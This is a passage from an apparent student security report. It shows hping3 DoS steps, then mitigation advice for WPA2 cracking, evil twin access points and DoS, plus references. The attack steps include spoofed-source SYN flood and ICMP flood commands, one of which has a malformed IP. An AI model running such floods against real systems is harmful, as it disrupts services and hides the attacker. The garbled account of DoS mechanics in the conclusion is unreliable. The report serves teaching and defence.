
So when we run the command we check the packet transfer on wireshark.



- Step 4: Spoofing the IP Address:


We can even hide our IP address in order to not let victim know from which IP the attack has been performed.

Command: **hping3 -V -c 10000 -d 100 -S -a 192.168.1.110 192.168.163.130**




## - Step 5 ICMP DoS attack.:

We can perform DoS attack using ICMP packets also for that first we have to Select the ICMP mode. So in hping3 help module we get the same.



Command for ICMP flood attack is

Command: **hping3 -1 --flood -a 192.168.1.110 192.168.130**



## 4. Review & Mitigation

### 1.WPA2/PSK Wi-Fi Cracking

Enforce a Strong Password Policy:

A Wifi router must only allow passwords with a minimum of 12 Characters consisting of Uppercase, Lowercase, Numbers and Special Characters.

Enforce a Default Password Change at the time of Device Setup:

While setting up a wifi device, the users must be allowed to do so only after change the default password of the device. This significantly reduces the chance of an attack on the wifi. It is common practice for an attacker to primarily target devices with default usernames and passwords as it is human tendency to neglect the recommended password change.

Upgrade all devices to support WPA2/AES:

This will ensure use of only AES for key sharing and encryption. This makes it difficult to attack such a system.

### 2.Evil Twin (Rogue Access Point)

Restrict WiFi Access:

If APs are powerful with high-gain antennas, it could be accessed from outside,in order to avoid this kind of exposure, select an AP router which allows to configure strength of Wi-Fi. Another safety can be added such as keeping the AP alive only during the business hours and to never leave the AP unattended[11].

Wireless Intrusion Prevention System (WIPS):

Businesses offering Wi-Fi to their clients should provide with (WIPS) to catch presence of Rogue AP within the company's network to prevent company managed clients from connecting to them[9].

Educate:

Many Security and Networking professionals, lack the knowledge on Wi-Fi threats and should be educated by engaging in conversation with them regarding level of security and protection[9]. Awareness training is a key.

Access Control List:

ACL perform filtering to control packet movement across a network separating frames and packets give security by limiting access to a system by blockage, limiting access to users and edge devices, and not letting data flow out of the network infrastructure. IP

Access List with firewall decrease allowance to temporary users and reducing chance of Dos attack.[12]

VPN Tunnel:

Create Virtual Tunnels over the public internet to provide encrypted channel for communication.

Specify Source and Destination Address:

Source and Destination MAC should be managed with the data frames to avoid repudiation.

Authenticate:

Authenticate Users, with landing page and enabling 2FA (2 Factor Authentication)

Update:

Ensure security patches and firmware are updated with the latest rollouts

### 3.DOS Attack (Using Hping3):

The Denial Of Service attack is the major threat for today's business. So avoid the the Server/Machine to get attack from DoS/DDoS attack following measures should be taken into consideration.

- The first step is to identify the network pattern by defining the network/traffic pattern which helps for threat detection alerting.
- Mitigation also requires the classification of incoming traffic and the bifurcation from bots of human traffic.
- Another strategy is to pass system traffic to its potential focus by utilization of high-limit systems with assistance of "traffic scrubbing" channels.
- Use of On- premise mitigation technology in which an hardware device is installed in front of the network in an advantage of the filtering capacity is limited to the capacity of the filtering device.

## 5. Conclusion

While WPA2/PSK Wi-Fi Cracking might seem relatively slow and tedious, it is an effective attack due to factors such as using default passwords which are accessible through wordlists available online. Brute forcing such a password coupled

with the length of the wordlist and the processor speed at hand has turned out to be easier and effective.

Wireless Networks are progressively being utilized in business applications, open and private segments. While attacks and vulnerabilities are also on rise with the advent of fast internet, attackers can now perform Evil Twin(Rogue Access Point) Attack from a safer distance also can infiltrate into networks and drop payload or leave a backdoor entry to the system. Such network attacks can be curbed by integrating Intrusion Detection and Prevention Systems into the network, setting up firewalls and shutting off Rogue APs once found.

Thus DoS / DDoS is a network attack that generates error messages to the source IP address when network issues prevent shipping of packets. In this attack, the attacker sends a request to the victim computer / server to verify whether or not the victim device reverts back the reaction. If the machine is alive, then revert back else just answer RTO. Attacker collects a lot of ping command information, i.e. IP address of the victim's machine, operating system, node size. Hacker uses all these parameters to attack DDoS and sends the irregular packet series to the victim's machine to jolt it.

So according to famous saying "Technology is not just an device, it gives the students a voice they may not have had before. Trust in tech is good, but control is better[24]

So preventing a system into a network is by applying restricting the traffic flow on to the system.

## 6. References

[1] Wikipedia. 2019. Wi-Fi - Wikipedia. [ONLINE] Available at: <https://en.wikipedia.org/w/index.php?title=Wi-Fi&oldid=892691679>. [Accessed 17 February 2019].

[2] Wikipedia. 2019. Wi-Fi Alliance - Wikipedia. [ONLINE] Available at: [https://en.wikipedia.org/w/index.php?title=Wi-Fi\\_Alliance&oldid=886158065](https://en.wikipedia.org/w/index.php?title=Wi-Fi_Alliance&oldid=886158065). [Accessed 18 February 2019].

[3] Wikipedia. 2019. NSA cryptography - Wikipedia. [ONLINE] Available at: [https://en.wikipedia.org/w/index.php?title=NSA\\_cryptography&oldid=886267862](https://en.wikipedia.org/w/index.php?title=NSA_cryptography&oldid=886267862). [Accessed 18 February 2019].

[4] Wikipedia. 2019. Aircrack-ng - Wikipedia. [ONLINE] Available at: <https://en.wikipedia.org/w/index.php?title=Aircrack-ng&oldid=892429767>. [Accessed 03 March 2019].

[5] WonderHowTo. 2019. How to Check if Your Wireless Network Adapter Supports Monitor Mode & Packet Injection « Null Byte :: WonderHowTo. [ONLINE] Available at: <https://null-byte.wonderhowto.com/how-to/check-if-your-wireless-network-adapter-supports-monitor-mode-packet-injection-0191221/>. [Accessed 28 February 2019].



- [6]Wikipedia. 2019. CCMP (cryptography) - Wikipedia. [ONLINE] Available at: [https://en.wikipedia.org/wiki/CCMP\\_\(cryptography\)](https://en.wikipedia.org/wiki/CCMP_(cryptography)). [Accessed 08 April 2019].
- [7]Wikipedia. 2019. CCMP (cryptography) - Wikipedia. [ONLINE] Available at: [https://en.wikipedia.org/wiki/CCMP\\_\(cryptography\)](https://en.wikipedia.org/wiki/CCMP_(cryptography)). [Accessed 10 April 2019].
- [8]The easiest and fastest ways to hack Wi-Fi (using aircrack-ng) - Ethical hacking and penetration testing. 2019. The easiest and fastest ways to hack Wi-Fi (using aircrack-ng) - Ethical hacking and penetration testing. [ONLINE] Available at: <https://miloserdov.org/?p=459>. [Accessed 10 April 2019].
- [9]Dark Reading. 2019. Understanding Evil Twin AP Attacks and How to .... [ONLINE] Available at: <https://www.darkreading.com/attacks-breaches/understanding-evil-twin-ap-attacks-and-how-to-prevent-them-/a/d-id/1333240>. [Accessed 13 April 2019].
- [10]Designing and Deploying 802.11 Wireless Networks: A Practical Guide to Implementing 802.11n and 802.11ac Wireless Networks For Enterprise-Based Applications (2nd Edition) (Networking Technology) [Accessed 13 April 2019].
- [11]Secplicity - Security Simplified. 2019. Russian Wi-Fi Hacking – Evil Twin attacks EXPLAINED | Secplicity - Security Simplified. [ONLINE] Available at: <https://www.secplicity.org/2018/10/07/russian-wi-fi-hacking-evil-twin-attacks-explained/>. [Accessed 15 April 2019].
- [11]WebTitan. 2019. Most Common Wireless Network Attacks - WebTitan. [ONLINE] Available at: <https://www.webtitan.com/blog/most-common-wireless-network-attacks/>. [Accessed 17 April 2019].
- [12]Cisco. 2019. Security Configuration Guide: Access Control Lists, Cisco IOS XE Release 3S - IP Named Access Control Lists [Support & Downloads] - Cisco. [ONLINE] Available at: [https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/sec\\_data\\_acl/configuration/xs-3s/sec-data-acl-xe-3s-book/sec-acl-named.html](https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/sec_data_acl/configuration/xs-3s/sec-data-acl-xe-3s-book/sec-acl-named.html). [Accessed 17 April 2019].
- [12]The Hacker News — Cyber Security and Hacking News Website. 2019. Snoopy Drone Can Hack Your Smartphones. [ONLINE] Available at: <https://thehackernews.com/2014/03/snoopy-drone-can-hack-your-smartphones.html>. [Accessed 15 April 2019].
- [13]Opensource.com. 2019. The Evil-Twin Framework: A tool for improving WiFi security | Opensource.com. [ONLINE] Available at: <https://opensource.com/article/19/1/evil-twin-framework>. [Accessed 16 April 2019].
- [14]DOS Attack By Hping 3 Tool. . 2019. DOS Attack By Hping 3 Tool. . [ONLINE] Available at: <https://techwalebaba.blogspot.com/2015/05/dos-attack-by-hping-3-tool.html>. [Accessed 21 February 2019].
- [15]<http://www.ijcstjournal.org/volume-5/issue-2/IJCST-V5I2P39.pdf> [Accessed 22 February 2019].
- [16]Security in Wireless Ad Hoc and Sensor Networks, Author: [Chunming Rong](#), [Erdal Cayirci](#) [Accessed 25 February 2019].
- [17]IBM Knowledge Center. 2019. IBM Knowledge Center. [ONLINE] Available at: [https://www.ibm.com/support/knowledgecenter/en/SSMKHH\\_10.0.0/com.ibm.etools.mft.doc/ac67360\\_.htm](https://www.ibm.com/support/knowledgecenter/en/SSMKHH_10.0.0/com.ibm.etools.mft.doc/ac67360_.htm). [Accessed 27 February 2019].

[18]Radware. 2019. DDoS Attack History | Radware Security. [ONLINE] Available at: <https://security.radware.com/ddos-knowledge-center/ddos-chronicles/ddos-attacks-history/>. [Accessed 08 April 2019].

[19]A10 Networks. 2019. 5 Most Famous DDoS Attacks | A10 Networks. [ONLINE] Available at: <https://www.a10networks.com/resources/articles/5-most-famous-ddos-attacks>. [Accessed 11 April 2019].

[20]<https://www.a10networks.com/resources/articles/iot-and-ddos-cyberattacks-riseet/dos-attack-with-hping3>

[21]<https://n0where.n>

[22]Wikipedia. 2019. Evil twin (wireless networks) - Wikipedia. [ONLINE] Available at: [https://en.wikipedia.org/wiki/Evil\\_twin\\_\(wireless\\_networks\)](https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks)). [Accessed 08 April 2019].

[23]GitHub. 2019. Installation & Usage · v1s1t0r1sh3r3/airgeddon Wiki · GitHub. [ONLINE] Available at: <https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/Installation-&-Usage>. [Accessed 08 April 2019].

[24]Vamsi Thanjagari@C9YPT3R. 2019. Will DDOS Attack Break the Servers...? – Hacker Noon. [ONLINE] Available at: <https://hackernoon.com/will-ddos-attack-break-the-servers-b5995676a286>. [Accessed 07 April 2019].